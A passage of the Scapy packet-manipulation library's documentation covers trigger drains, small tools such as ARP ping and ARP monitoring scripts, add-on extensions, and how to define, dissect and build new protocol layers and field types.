- TCPListenPipe : TCP listen on `[addr:]port` and use the first connection as source and sink (complicated, have a look at `help(TCPListenPipe)`)

4.3.5 Triggering

Some special sort of Drains exists: the Trigger Drains.

Trigger Drains are special drains, that on receiving data not only pass it by but also send a “Trigger” input, that is received and handled by the next triggered drain (if it exists).

For example, here is a basic TriggerDrain usage:

```
>>> a = CLIFeeder()
>>> d = TriggerDrain(lambda msg: True) # Pass messages and trigger when a_
↳condition is met
>>> d2 = TriggeredValve()
>>> s = ConsoleSink()
>>> a > d > d2 > s
>>> d ^ d2 # Link the triggers
>>> p = PipeEngine(s)
>>> p.start()
INFO: Pipe engine thread started.
>>>
>>> a.send("this will be printed")
>'this will be printed'
>>> a.send("this won't, because the valve was switched")
>>> a.send("this will, because the valve was switched again")
>'this will, because the valve was switched again'
>>> p.stop()
```

Several triggering Drains exist, they are pretty explicit. It is highly recommended to check the doc using `help([the class])`

- TriggeredMessage : Send a preloaded message when triggered and trigger in chain
- TriggerDrain : Pass messages and trigger when a condition is met
- TriggeredValve : Let messages alternatively pass or not, changing on trigger
- TriggeredQueueingValve : Let messages alternatively pass or queued, changing on trigger
- TriggeredSwitch : Let messages alternatively high or low, changing on trigger

Build your own tools

You can use Scapy to make your own automated tools. You can also extend Scapy without having to edit its source file.

If you have built some interesting tools, please contribute back to the github wiki !

5.1 Using Scapy in your tools

You can easily use Scapy in your own tools. Just import what you need and do it.

This first example takes an IP or a name as first parameter, send an ICMP echo request packet and display the completely dissected return packet:

```
#!/usr/bin/env python

import sys
from scapy.all import sr1, IP, ICMP

p=sr1(IP(dst=sys.argv[1])/ICMP())
if p:
    p.show()
```

This is a more complex example which does an ARP ping and reports what it found with LaTeX formatting:

```
#!/usr/bin/env python
# arping2tex : arpings a network and outputs a LaTeX table as a result

import sys
if len(sys.argv) != 2:
    print "Usage: arping2tex <net>\n eg: arping2tex 192.168.1.0/24"
    sys.exit(1)

from scapy.all import srp, Ether, ARP, conf
```

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```

conf.verb=0
ans,unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=sys.argv[1]),
              timeout=2)

print r"\begin{tabular}{|l|l|}"
print r"\hline"
print r"MAC & IP\\"
print r"\hline"
for snd,rcv in ans:
    print rcv.sprintf(r"%Ether.src% & %ARP.psrc%\\")
print r"\hline"
print r"\end{tabular}"

```

Here is another tool that will constantly monitor all interfaces on a machine and print all ARP request it sees, even on 802.11 frames from a Wi-Fi card in monitor mode. Note the `store=0` parameter to `sniff()` to avoid storing all packets in memory for nothing:

```

#!/usr/bin/env python
from scapy.all import *

def arp_monitor_callback(pkt):
    if ARP in pkt and pkt[ARP].op in (1,2): #who-has or is-at
        return pkt.sprintf("%ARP.hwsrc% %ARP.psrc%")

sniff(prn=arp_monitor_callback, filter="arp", store=0)

```

For a real life example, you can check [Wifitap](#).

5.2 Extending Scapy with add-ons

If you need to add some new protocols, new functions, anything, you can write it directly into Scapy's source file. But this is not very convenient. Even if those modifications are to be integrated into Scapy, it can be more convenient to write them in a separate file.

Once you've done that, you can launch Scapy and import your file, but this is still not very convenient. Another way to do that is to make your file executable and have it call the Scapy function named `interact()`:

```

#!/usr/bin/env python

# Set log level to benefit from Scapy warnings
import logging
logging.getLogger("scapy").setLevel(1)

from scapy.all import *

class Test(Packet):
    name = "Test packet"
    fields_desc = [ ShortField("test1", 1),
                    ShortField("test2", 2) ]

def make_test(x,y):
    return Ether()/IP()/Test(test1=x,test2=y)

```

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```
if __name__ == "__main__":  
    interact(mydict=globals(), mybanner="Test add-on v3.14")
```

If you put the above listing in the `test_interact.py` file and make it executable, you'll get:

```
# ./test_interact.py  
Welcome to Scapy (0.9.17.109beta)  
Test add-on v3.14  
>>> make_test(42,666)  
<Ether type=0x800 |<IP |<Test test1=42 test2=666 |>>>
```

Adding new protocols

Adding new protocol (or more correctly: a new *layer*) in Scapy is very easy. All the magic is in the fields. If the fields you need are already there and the protocol is not too brain-damaged, this should be a matter of minutes.

6.1 Simple example

A layer is a subclass of the `Packet` class. All the logic behind layer manipulation is held by the `Packet` class and will be inherited. A simple layer is compounded by a list of fields that will be either concatenated when assembling the layer or dissected one by one when disassembling a string. The list of fields is held in an attribute named `fields_desc`. Each field is an instance of a field class:

```
class Disney(Packet):
    name = "DisneyPacket "
    fields_desc=[ ShortField("mickey",5),
                  XByteField("minnie",3) ,
                  IntEnumField("donald" , 1 ,
                              { 1: "happy", 2: "cool" , 3: "angry" } ) ]
```

In this example, our layer has three fields. The first one is a 2-byte integer field named `mickey` and whose default value is 5. The second one is a 1-byte integer field named `minnie` and whose default value is 3. The difference between a vanilla `ByteField` and an `XByteField` is only the fact that the preferred human representation of the field's value is in hexadecimal. The last field is a 4-byte integer field named `donald`. It is different from a vanilla `IntField` by the fact that some of the possible values of the field have literate representations. For example, if it is worth 3, the value will be displayed as `angry`. Moreover, if the “cool” value is assigned to this field, it will understand that it has to take the value 2.

If your protocol is as simple as this, it is ready to use:

```
>>> d=Disney(mickey=1)
>>> ls(d)
mickey : ShortField = 1 (5)
```

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```
minnie : XByteField = 3 (3)
donald : IntEnumField = 1 (1)
>>> d.show()
###[ Disney Packet ]###
mickey= 1
minnie= 0x3
donald= happy
>>> d.donald="cool"
>>> raw(d)
'\x00\x01\x03\x00\x00\x00\x02'
>>> Disney( )
<Disney mickey=1 minnie=0x3 donald=cool |>
```

This chapter explains how to build a new protocol within Scapy. There are two main objectives:

- Dissecting: this is done when a packet is received (from the network or a file) and should be converted to Scapy's internals.
- Building: When one wants to send such a new packet, some stuff needs to be adjusted automatically in it.

6.2 Layers

Before digging into dissection itself, let us look at how packets are organized.

```
>>> p = IP() / TCP() / "AAAA"
>>> p
<IP frag=0 proto=TCP |<TCP |<Raw load='AAAA' |>>>
>>> p.summary()
'IP / TCP 127.0.0.1:ftp-data > 127.0.0.1:www S / Raw'
```

We are interested in 2 “inside” fields of the class `Packet`:

- `p.underlayer`
- `p.payload`

And here is the main “trick”. You do not care about packets, only about layers, stacked one after the other.

One can easily access a layer by its name: `p[TCP]` returns the TCP and following layers. This is a shortcut for `p.getlayer(TCP)`.

Note: There is an optional argument (`nb`) which returns the `nb` th layer of required protocol.

Let's put everything together now, playing with the TCP layer:

```
>>> tcp=p[TCP]
>>> tcp.underlayer
<IP frag=0 proto=TCP |<TCP |<Raw load='AAAA' |>>>
>>> tcp.payload
<Raw load='AAAA' |>
```


As expected, `tcp.underlayer` points to the beginning of our IP packet, and `tcp.payload` to its payload.

6.2.1 Building a new layer

VERY EASY! A layer is mainly a list of fields. Let's look at UDP definition:

```
class UDP(Packet):
    name = "UDP"
    fields_desc = [ ShortEnumField("sport", 53, UDP_SERVICES),
                    ShortEnumField("dport", 53, UDP_SERVICES),
                    ShortField("len", None),
                    XShortField("chksum", None), ]
```

And you are done! There are many fields already defined for convenience, look at the doc^{“^W”} sources as Phil would say.

So, defining a layer is simply gathering fields in a list. The goal is here to provide the efficient default values for each field so the user does not have to give them when he builds a packet.

The main mechanism is based on the `Field` structure. Always keep in mind that a layer is just a little more than a list of fields, but not much more.

So, to understand how layers are working, one needs to look quickly at how the fields are handled.

6.2.2 Manipulating packets == manipulating its fields

A field should be considered in different states:

- **i** (nternal) : this is the way Scapy manipulates it.
- **m (achine)** [this is where the truth is, that is the layer as it is] on the network.
- **h** (uman) : how the packet is displayed to our human eyes.

This explains the mysterious methods `i2h()`, `i2m()`, `m2i()` and so on available in each field: they are the conversion from one state to another, adapted to a specific use.

Other special functions:

- `any2i()` guess the input representation and returns the internal one.
- `i2repr()` a nicer `i2h()`

However, all these are “low level” functions. The functions adding or extracting a field to the current layer are:

- `addfield(self, pkt, s, val)`: copy the network representation of field `val` (belonging to layer `pkt`) to the raw string packet `s`:

```
class StrFixedLenField(StrField):
    def addfield(self, pkt, s, val):
        return s+struct.pack("%is"%self.length, self.i2m(pkt, val))
```

- `getfield(self, pkt, s)`: extract from the raw packet `s` the field value belonging to layer `pkt`. It returns a list, the 1st element is the raw packet string after having removed the extracted field, the second one is the extracted field itself in internal representation:

```
class StrFixedLenField(StrField):
    def getfield(self, pkt, s):
        return s[self.length:], self.m2i(pkt, s[:self.length])
```

When defining your own layer, you usually just need to define some `*2*` () methods, and sometimes also the `addfield()` and `getfield()`.

6.2.3 Example: variable length quantities

There is a way to represent integers on a variable length quantity often used in protocols, for instance when dealing with signal processing (e.g. MIDI).

Each byte of the number is coded with the MSB set to 1, except the last byte. For instance, 0x123456 will be coded as 0xC8E856:

```
def vlenq2str(l):
    s = []
    s.append( hex(l & 0x7F) )
    l = l >> 7
    while l>0:
        s.append( hex(0x80 | (l & 0x7F) ) )
        l = l >> 7
    s.reverse()
    return "".join(chr(int(x, 16)) for x in s)

def str2vlenq(s=""):
    i = l = 0
    while i<len(s) and ord(s[i]) & 0x80:
        l = l << 7
        l = l + (ord(s[i]) & 0x7F)
        i = i + 1
    if i == len(s):
        warning("Broken vlenq: no ending byte")
    l = l << 7
    l = l + (ord(s[i]) & 0x7F)

    return s[i+1:], l
```

We will define a field which computes automatically the length of an associated string, but used that encoding format:

```
class VarLenQField(Field):
    """ variable length quantities """
    __slots__ = ["fld"]

    def __init__(self, name, default, fld):
        Field.__init__(self, name, default)
        self.fld = fld

    def i2m(self, pkt, x):
        if x is None:
            f = pkt.get_field(self.fld)
            x = f.i2len(pkt, pkt.getfieldval(self.fld))
            x = vlenq2str(x)
        return raw(x)
```

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```

def m2i(self, pkt, x):
    if s is None:
        return None, 0
    return str2vlenq(x)[1]

def addfield(self, pkt, s, val):
    return s+self.i2m(pkt, val)

def getfield(self, pkt, s):
    return str2vlenq(s)

```

And now, define a layer using this kind of field:

```

class FOO(Packet):
    name = "FOO"
    fields_desc = [ VarLenQField("len", None, "data"),
                    StrLenField("data", "", "len") ]

>>> f = FOO(data="A"*129)
>>> f.show()
###[ FOO ]###
    len= 0
    data=
→ 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
→ '

```

Here, len is not yet computed and only the default value are displayed. This is the current internal representation of our layer. Let's force the computation now:

```

>>> f.show2()
###[ FOO ]###
    len= 129
    data=
→ 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
→ '

```

The method `show2()` displays the fields with their values as they will be sent to the network, but in a human readable way, so we see `len=129`. Last but not least, let us look now at the machine representation:

```

>>> raw(f)
→ '\x81\x01AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
→ '

```

The first 2 bytes are `\x81\x01`, which is 129 in this encoding.

6.3 Dissecting

Layers only are list of fields, but what is the glue between each field, and after, between each layer. These are the mysteries explain in this section.

6.3.1 The basic stuff

The core function for dissection is `Packet.dissect()`:

```
def dissect(self, s):
    s = self.pre_dissect(s)
    s = self.do_dissect(s)
    s = self.post_dissect(s)
    payl, pad = self.extract_padding(s)
    self.do_dissect_payload(payl)
    if pad and conf.padding:
        self.add_payload(Padding(pad))
```

When called, `s` is a string containing what is going to be dissected. `self` points to the current layer.

```
>>> p=IP("A"*20)/TCP("B"*32)
WARNING: bad dataofs (4). Assuming dataofs=5
>>> p
<IP version=4L ihl=1L tos=0x41 len=16705 id=16705 flags=DF frag=321L
  ↳ttl=65 proto=65 chksum=0x4141
src=65.65.65.65 dst=65.65.65.65 |<TCP sport=16962 dport=16962
  ↳seq=1111638594L ack=1111638594L dataofs=4L
reserved=2L flags=SE window=16962 chksum=0x4242 urgptr=16962 options=[] |
  ↳<Raw load='BBBBBBBBBBBB' |>>>
```

`Packet.dissect()` is called 3 times:

1. to dissect the "A"*20 as an IPv4 header
2. to dissect the "B"*32 as a TCP header
3. and since there are still 12 bytes in the packet, they are dissected as “Raw” data (which is some kind of default layer type)

For a given layer, everything is quite straightforward:

- `pre_dissect()` is called to prepare the layer.
- `do_dissect()` perform the real dissection of the layer.
- `post_dissection()` is called when some updates are needed on the dissected inputs (e.g. deciphering, uncompressing, ...)
- `extract_padding()` is an important function which should be called by every layer containing its own size, so that it can tell apart in the payload what is really related to this layer and what will be considered as additional padding bytes.
- `do_dissect_payload()` is the function in charge of dissecting the payload (if any). It is based on `guess_payload_class()` (see below). Once the type of the payload is known, the payload is bound to the current layer with this new type:

```
def do_dissect_payload(self, s):
    cls = self.guess_payload_class(s)
    p = cls(s, _internal=1, _underlayer=self)
    self.add_payload(p)
```

At the end, all the layers in the packet are dissected, and glued together with their known types.

6.3.2 Dissecting fields

The method with all the magic between a layer and its fields is `do_dissect()`. If you have understood the different representations of a layer, you should understand that “dissecting” a layer is building each of its fields from the machine to the internal representation.

Guess what? That is exactly what `do_dissect()` does:

```
def do_dissect(self, s):
    flist = self.fields_desc[:]
    flist.reverse()
    while s and flist:
        f = flist.pop()
        s, fval = f.getfield(self, s)
        self.fields[f] = fval
    return s
```

So, it takes the raw string packet, and feed each field with it, as long as there are data or fields remaining:

```
>>> FOO("\xff\xff"+"B"*8)
<FOO  len=2097090  data='BBBBBBB'  |>
```

When writing `FOO("\xff\xff"+"B"*8)`, it calls `do_dissect()`. The first field is `VarLenQField`. Thus, it takes bytes as long as their MSB is set, thus until (and including) the first ‘B’. This mapping is done thanks to `VarLenQField.getfield()` and can be cross-checked:

```
>>> vlenq2str(2097090)
'\xff\xffB'
```

Then, the next field is extracted the same way, until 2097090 bytes are put in `FOO.data` (or less if 2097090 bytes are not available, as here).

If there are some bytes left after the dissection of the current layer, it is mapped in the same way to the what the next is expected to be (Raw by default):

```
>>> FOO("\x05"+"B"*8)
<FOO  len=5  data='BBBBB'  |<Raw  load='BBB'  |>>
```

Hence, we need now to understand how layers are bound together.

6.3.3 Binding layers

One of the cool features with Scapy when dissecting layers is that it tries to guess for us what the next layer is. The official way to link 2 layers is using `bind_layers()` function.

Available inside the `packet` module, this function can be used as following:

```
bind_layers(ProtoA, ProtoB, FieldToBind=Value)
```

Each time a packet `ProtoA()` / `ProtoB()` will be created, the `FieldToBind` of `ProtoA` will be equal to `Value`.

For instance, if you have a class `HTTP`, you may expect that all the packets coming from or going to port 80 will be decoded as such. This is simply done that way:

```
bind_layers( TCP, HTTP, sport=80 )
bind_layers( TCP, HTTP, dport=80 )
```

That's all folks! Now every packet related to port 80 will be associated to the layer HTTP, whether it is read from a pcap file or received from the network.

The `guess_payload_class()` way

Sometimes, guessing the payload class is not as straightforward as defining a single port. For instance, it can depend on a value of a given byte in the current layer. The 2 needed methods are:

- `guess_payload_class()` which must return the guessed class for the payload (next layer). By default, it uses links between classes that have been put in place by `bind_layers()`.
- `default_payload_class()` which returns the default value. This method defined in the class `Packet` returns `Raw`, but it can be overloaded.

For instance, decoding 802.11 changes depending on whether it is ciphered or not:

```
class Dot11(Packet):
    def guess_payload_class(self, payload):
        if self.FCfield & 0x40:
            return Dot11WEP
        else:
            return Packet.guess_payload_class(self, payload)
```

Several comments are needed here:

- this cannot be done using `bind_layers()` because the tests are supposed to be “field==value”, but it is more complicated here as we test a single bit in the value of a field.
- if the test fails, no assumption is made, and we plug back to the default guessing mechanisms calling `Packet.guess_payload_class()`

Most of the time, defining a method `guess_payload_class()` is not a necessity as the same result can be obtained from `bind_layers()`.

Changing the default behavior

If you do not like Scapy's behavior for a given layer, you can either change or disable it through a call to `split_layers()`. For instance, if you do not want UDP/53 to be bound with DNS, just add in your code:

```
split_layers(UDP, DNS, sport=53)
```

Now every packet with source port 53 will not be handled as DNS, but whatever you specify instead.

6.3.4 Under the hood: putting everything together

In fact, each layer has a field `payload_guess`. When you use the `bind_layers()` way, it adds the defined next layers to that list.

```
>>> p=TCP()
>>> p.payload_guess
[({'dport': 2000}, <class 'scapy.Skinny'>), ({'sport': 2000}, <class
→'scapy.Skinny'>), ... )]
```

Then, when it needs to guess the next layer class, it calls the default method `Packet.guess_payload_class()`. This method runs through each element of the list `payload_guess`, each element being a tuple:

- the 1st value is a field to test (`'dport': 2000`)
- the 2nd value is the guessed class if it matches (`Skinny`)

So, the default `guess_payload_class()` tries all element in the list, until one matches. If no element are found, it then calls `default_payload_class()`. If you have redefined this method, then yours is called, otherwise, the default one is called, and `Raw` type is returned.

```
Packet.guess_payload_class()
```

- test what is in field `guess_payload`
- call overloaded `guess_payload_class()`

6.4 Building

Building a packet is as simple as building each layer. Then, some magic happens to glue everything. Let's do magic then.

6.4.1 The basic stuff

The first thing to establish is: what does “build” mean? As we have seen, a layer can be represented in different ways (human, internal, machine). Building means going to the machine format.

The second thing to understand is “when” a layer is built. The answer is not that obvious, but as soon as you need the machine representation, the layers are built: when the packet is dropped on the network or written to a file, or when it is converted as a string, ... In fact, machine representation should be regarded as a big string with the layers appended altogether.

```
>>> p = IP() / TCP()
>>> hexdump(p)
0000 45 00 00 28 00 01 00 00 40 06 7C CD 7F 00 00 01 E..(....@.|.....
0010 7F 00 00 01 00 14 00 50 00 00 00 00 00 00 00 00 .....P.....
0020 50 02 20 00 91 7C 00 00 P. ..|..
```

Calling `raw()` builds the packet:

- non instanced fields are set to their default value
- lengths are updated automatically
- checksums are computed
- and so on.

In fact, using `raw()` rather than `show2()` or any other method is not a random choice as all the functions building the packet calls `Packet.__str__()` (or `Packet.__bytes__()` under Python 3). However, `__str__()` calls another method: `build()`:

```
def __str__(self):
    return next(iter(self)).build()
```

What is important also to understand is that usually, you do not care about the machine representation, that is why the human and internal representations are here.

So, the core method is `build()` (the code has been shortened to keep only the relevant parts):

```
def build(self, internal=0):
    pkt = self.do_build()
    pay = self.build_payload()
    p = self.post_build(pkt, pay)
    if not internal:
        pkt = self
        while pkt.haslayer(Padding):
            pkt = pkt.getlayer(Padding)
            p += pkt.load
            pkt = pkt.payload
    return p
```

So, it starts by building the current layer, then the payload, and `post_build()` is called to update some late evaluated fields (like checksums). Last, the padding is added to the end of the packet.

Of course, building a layer is the same as building each of its fields, and that is exactly what `do_build()` does.

6.4.2 Building fields

The building of each field of a layer is called in `Packet.do_build()`:

```
def do_build(self):
    p=""
    for f in self.fields_desc:
        p = f.addfield(self, p, self.getfieldval(f))
    return p
```

The core function to build a field is `addfield()`. It takes the internal view of the field and put it at the end of `p`. Usually, this method calls `i2m()` and returns something like `p.self.i2m(val)` (where `val=self.getfieldval(f)`).

If `val` is set, then `i2m()` is just a matter of formatting the value the way it must be. For instance, if a byte is expected, `struct.pack("B", val)` is the right way to convert it.

However, things are more complicated if `val` is not set, it means no default value was provided earlier, and thus the field needs to compute some “stuff” right now or later.

“Right now” means thanks to `i2m()`, if all pieces of information are available. For instance, if you have to handle a length until a certain delimiter.

Ex: counting the length until a delimiter


```

class XNumberField(FieldLenField):

    def __init__(self, name, default, sep="\r\n"):
        FieldLenField.__init__(self, name, default, fld)
        self.sep = sep

    def i2m(self, pkt, x):
        x = FieldLenField.i2m(self, pkt, x)
        return "%02x" % x

    def m2i(self, pkt, x):
        return int(x, 16)

    def addfield(self, pkt, s, val):
        return s+self.i2m(pkt, val)

    def getfield(self, pkt, s):
        sep = s.find(self.sep)
        return s[sep:], self.m2i(pkt, s[:sep])

```

In this example, in `i2m()`, if `x` has already a value, it is converted to its hexadecimal value. If no value is given, a length of “0” is returned.

The glue is provided by `Packet.do_build()` which calls `Field.addfield()` for each field in the layer, which in turn calls `Field.i2m()`: the layer is built IF a value was available.

6.4.3 Handling default values: `post_build`

A default value for a given field is sometimes either not known or impossible to compute when the fields are put together. For instance, if we used a `XNumberField` as defined previously in a layer, we expect it to be set to a given value when the packet is built. However, nothing is returned by `i2m()` if it is not set.

The answer to this problem is `Packet.post_build()`.

When this method is called, the packet is already built, but some fields still need to be computed. This is typically what is required to compute checksums or lengths. In fact, this is required each time a field’s value depends on something which is not in the current

So, let us assume we have a packet with a `XNumberField`, and have a look to its building process:

```

class Foo(Packet):
    fields_desc = [
        ByteField("type", 0),
        XNumberField("len", None, "\r\n"),
        StrFixedLenField("sep", "\r\n", 2)
    ]

    def post_build(self, p, pay):
        if self.len is None and pay:
            l = len(pay)
            p = p[:1] + hex(l)[2:] + p[2:]
        return p+pay

```

When `post_build()` is called, `p` is the current layer, `pay` the payload, that is what has already been built. We want our length to be the full length of the data put after the separator, so we add its

computation in `post_build()`.

```
>>> p = Foo() / ("X"*32)
>>> p.show2()
###[ Foo ]###
  type= 0
  len= 32
  sep= '\r\n'
###[ Raw ]###
  load= 'XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX'
```

`len` is correctly computed now:

```
>>> hexdump(raw(p))
0000  00 32 30 0D 0A 58 58 58 58 58 58 58 58 58 58 58  .20..XXXXXXXXXX
0010  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
0020  58 58 58 58 58                                     XXXXX
```

And the machine representation is the expected one.

6.4.4 Handling default values: automatic computation

As we have previously seen, the dissection mechanism is built upon the links between the layers created by the programmer. However, it can also be used during the building process.

In the layer `Foo()`, our first byte is the `type`, which defines what comes next, e.g. if `type=0`, next layer is `Bar0`, if it is 1, next layer is `Bar1`, and so on. We would like then this field to be set automatically according to what comes next.

```
class Bar1(Packet):
    fields_desc = [
        IntField("val", 0),
    ]

class Bar2(Packet):
    fields_desc = [
        IPField("addr", "127.0.0.1")
    ]
```

If we use these classes with nothing else, we will have trouble when dissecting the packets as nothing binds `Foo` layer with the multiple `Bar*` even when we explicitly build the packet through the call to `show2()`:

```
>>> p = Foo() / Bar1(val=1337)
>>> p
<Foo |<Bar1 val=1337 |>>
>>> p.show2()
###[ Foo ]###
  type= 0
  len= 4
  sep= '\r\n'
###[ Raw ]###
  load= '\x00\x00\x00\x059'
```

Problems:

1. `type` is still equal to 0 while we wanted it to be automatically set to 1. We could of course have built `p` with `p = Foo(type=1)/Bar0(val=1337)` but this is not very convenient.
2. the packet is badly dissected as `Bar1` is regarded as `Raw`. This is because no links have been set between `Foo()` and `Bar*()`.

In order to understand what we should have done to obtain the proper behavior, we must look at how the layers are assembled. When two independent packets instances `Foo()` and `Bar1(val=1337)` are compounded with the `'/'` operator, it results in a new packet where the two previous instances are cloned (i.e. are now two distinct objects structurally different, but holding the same values):

```
def __div__(self, other):
    if isinstance(other, Packet):
        cloneA = self.copy()
        cloneB = other.copy()
        cloneA.add_payload(cloneB)
        return cloneA
    elif type(other) is str:
        return self/Raw(load=other)
```

The right-hand side of the operator becomes the payload of the left-hand side. This is performed through the call to `add_payload()`. Finally, the new packet is returned.

Note: we can observe that if `other` isn't a `Packet` but a string, the `Raw` class is instantiated to form the payload. Like in this example:

```
>>> IP()/"AAAA"
<IP |<Raw load='AAAA' |>>
```

Well, what `add_payload()` should implement? Just a link between two packets? Not only, in our case, this method will appropriately set the correct value to `type`.

Instinctively we feel that the upper layer (the right of `'/'`) can gather the values to set the fields to the lower layer (the left of `'/'`). Like previously explained, there is a convenient mechanism to specify the bindings in both directions between two neighboring layers.

Once again, these information must be provided to `bind_layers()`, which will internally call `bind_top_down()` in charge to aggregate the fields to overload. In our case what we need to specify is:

```
bind_layers( Foo, Bar1, {'type':1} )
bind_layers( Foo, Bar2, {'type':2} )
```

Then, `add_payload()` iterates over the `overload_fields` of the upper packet (the payload), get the fields associated to the lower packet (by its type) and insert them in `overloaded_fields`.

For now, when the value of this field will be requested, `getfieldval()` will return the value inserted in `overloaded_fields`.

The fields are dispatched between three dictionaries:

- `fields`: fields whose the value have been explicitly set, like `pdst` in `TCP` (`pdst='42'`)
- `overloaded_fields`: overloaded fields
- **default_fields**: all the fields with their default value (these fields are initialized according to `fields_desc` by the constructor by calling `init_fields()`).

In the following code, we can observe how a field is selected and its value returned:

```
def getfieldval(self, attr):
    for f in self.fields, self.overloaded_fields, self.default_fields:
        if f.has_key(attr):
            return f[attr]
    return self.payload.getfieldval(attr)
```

Fields inserted in `fields` have the higher priority, then `overloaded_fields`, then finally `default_fields`. Hence, if the field type is set in `overloaded_fields`, its value will be returned instead of the value contained in `default_fields`.

We are now able to understand all the magic behind it!

```
>>> p = Foo() / Bar1(val=0x1337)
>>> p
<Foo type=1 |<Bar1 val=4919 |>>
>>> p.show()
###[ Foo ]###
  type= 1
  len= 4
  sep= '\r\n'
###[ Bar1 ]###
  val= 4919
```

Our 2 problems have been solved without us doing much: so good to be lazy :)

6.4.5 Under the hood: putting everything together

Last but not least, it is very useful to understand when each function is called when a packet is built:

```
>>> hexdump(raw(p))
Packet.str=Foo
Packet.iter=Foo
Packet.iter=Bar1
Packet.build=Foo
Packet.build=Bar1
Packet.post_build=Bar1
Packet.post_build=Foo
```

As you can see, it first runs through the list of each field, and then build them starting from the beginning. Once all layers have been built, it then calls `post_build()` starting from the end.

6.5 Fields

Here's a list of fields that Scapy supports out of the box:

6.5.1 Simple datatypes

Legend:

- X - hexadecimal representation
- LE - little endian (default is big endian = network byte order)

- Signed - signed (default is unsigned)

```

ByteField
XByteField

ShortField
SignedShortField
LEShortField
XShortField

X3BytesField      # three bytes as hex
LEX3BytesField    # little endian three bytes as hex
ThreeBytesField   # three bytes as decimal
LEThreeBytesField # little endian three bytes as decimal

IntField
SignedIntField
LEIntField
LESignedIntField
XIntField

LongField
LELongField
XLongField
LELongField

IEEEFloatField
IEEEDoubleField
BCDFloatField     # binary coded decimal

BitField
XBitField

BitFieldLenField  # BitField specifying a length (used in RTP)
FlagsField
FloatField

```

6.5.2 Enumerations

Possible field values are taken from a given enumeration (list, dictionary, ...) e.g.:

```

ByteEnumField("code", 4, {1:"REQUEST",2:"RESPONSE",3:"SUCCESS",4:"FAILURE"})
→)

```

```

EnumField(name, default, enum, fmt = "H")
CharEnumField
BitEnumField
ShortEnumField
LEShortEnumField
ByteEnumField
IntEnumField
SignedIntEnumField
LEIntEnumField
XShortEnumField

```

6.5.3 Strings

```
StrField(name, default, fmt="H", remain=0, shift=0)
StrLenField(name, default, fld=None, length_from=None, shift=0):
StrFixedLenField
StrNullField
StrStopField
```

6.5.4 Lists and lengths

```
FieldList(name, default, field, fld=None, shift=0, length_from=None, count_
→from=None)
    # A list assembled and dissected with many times the same field type

    # field: instance of the field that will be used to assemble and_
→disassemble a list item
    # length_from: name of the FieldLenField holding the list length

FieldLenField      # holds the list length of a FieldList field
LEFieldLenField

LenField           # contains len(pkt.payload)

PacketField        # holds packets
PacketLenField     # used e.g. in ISAKMP_payload_Proposal
PacketListField
```

Variable length fields

This is about how fields that have a variable length can be handled with Scapy. These fields usually know their length from another field. Let's call them varfield and lenfield. The idea is to make each field reference the other so that when a packet is dissected, varfield can know its length from lenfield when a packet is assembled, you don't have to fill lenfield, that will deduce its value directly from varfield value.

Problems arise when you realize that the relation between lenfield and varfield is not always straightforward. Sometimes, lenfield indicates a length in bytes, sometimes a number of objects. Sometimes the length includes the header part, so that you must subtract the fixed header length to deduce the varfield length. Sometimes the length is not counted in bytes but in 16bits words. Sometimes the same lenfield is used by two different varfields. Sometimes the same varfield is referenced by two lenfields, one in bytes one in 16bits words.

The length field

First, a lenfield is declared using `FieldLenField` (or a derivate). If its value is `None` when assembling a packet, its value will be deduced from the varfield that was referenced. The reference is done using either the `length_of` parameter or the `count_of` parameter. The `count_of` parameter has a meaning only when varfield is a field that holds a list (`PacketListField` or `FieldListField`). The value will be the name of the varfield, as a string. According to which parameter is used the `i2len()` or `i2count()` method will be called on the varfield value. The returned value will be adjusted by the function provided in the `adjust` parameter. `adjust` will be applied to 2 arguments: the packet instance and the value returned by `i2len()` or `i2count()`. By default, `adjust` does nothing:

```
adjust=lambda pkt,x: x
```

For instance, if the_varfield is a list

```
FieldLenField("the_lenfield", None, count_of="the_varfield")
```

or if the length is in 16bits words:

```
FieldLenField("the_lenfield", None, length_of="the_varfield",
↳adjust=lambda pkt,x: (x+1)/2)
```

The variable length field

A varfield can be: StrLenField, PacketLenField, PacketListField, FieldListField, ...

For the two firsts, when a packet is being dissected, their lengths are deduced from a lenfield already dissected. The link is done using the length_from parameter, which takes a function that, applied to the partly dissected packet, returns the length in bytes to take for the field. For instance:

```
StrLenField("the_varfield", "the_default_value", length_from = lambda pkt:
↳pkt.the_lenfield)
```

or

```
StrLenField("the_varfield", "the_default_value", length_from = lambda pkt:
↳pkt.the_lenfield-12)
```

For the PacketListField and FieldListField and their derivatives, they work as above when they need a length. If they need a number of elements, the length_from parameter must be ignored and the count_from parameter must be used instead. For instance:

```
FieldListField("the_varfield", ["1.2.3.4"], IPField("", "0.0.0.0"), count_
↳from = lambda pkt: pkt.the_lenfield)
```

Examples

```
class TestSLF(Packet):
    fields_desc=[ FieldLenField("len", None, length_of="data"),
                  StrLenField("data", "", length_from=lambda pkt:pkt.len) ]

class TestPLF(Packet):
    fields_desc=[ FieldLenField("len", None, count_of="plist"),
                  PacketListField("plist", None, IP, count_from=lambda
↳pkt:pkt.len) ]

class TestFLF(Packet):
    fields_desc=[
        FieldLenField("the_lenfield", None, count_of="the_varfield"),
        FieldListField("the_varfield", ["1.2.3.4"], IPField("", "0.0.0.0"),
            count_from = lambda pkt: pkt.the_lenfield) ]
```

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```

class TestPkt(Packet):
    fields_desc = [ ByteField("f1", 65),
                   ShortField("f2", 0x4244) ]
    def extract_padding(self, p):
        return "", p

class TestPLF2(Packet):
    fields_desc = [ FieldLenField("len1", None, count_of="plist", fmt="H",
    ↪adjust=lambda pkt, x: x+2),
                   FieldLenField("len2", None, length_of="plist", fmt="I",
    ↪adjust=lambda pkt, x: (x+1)/2),
                   PacketListField("plist", None, TestPkt, length_
    ↪from=lambda x: (x.len2*2)/3*3) ]

```

Test the FieldListField class:

```

>>> TestFLF("\x00\x02ABCDEFGH IJKL")
<TestFLF the_lenfield=2 the_varfield=['65.66.67.68', '69.70.71.72'] |<Raw_
↪ load='IJKL' |>>

```

6.5.5 Special

```

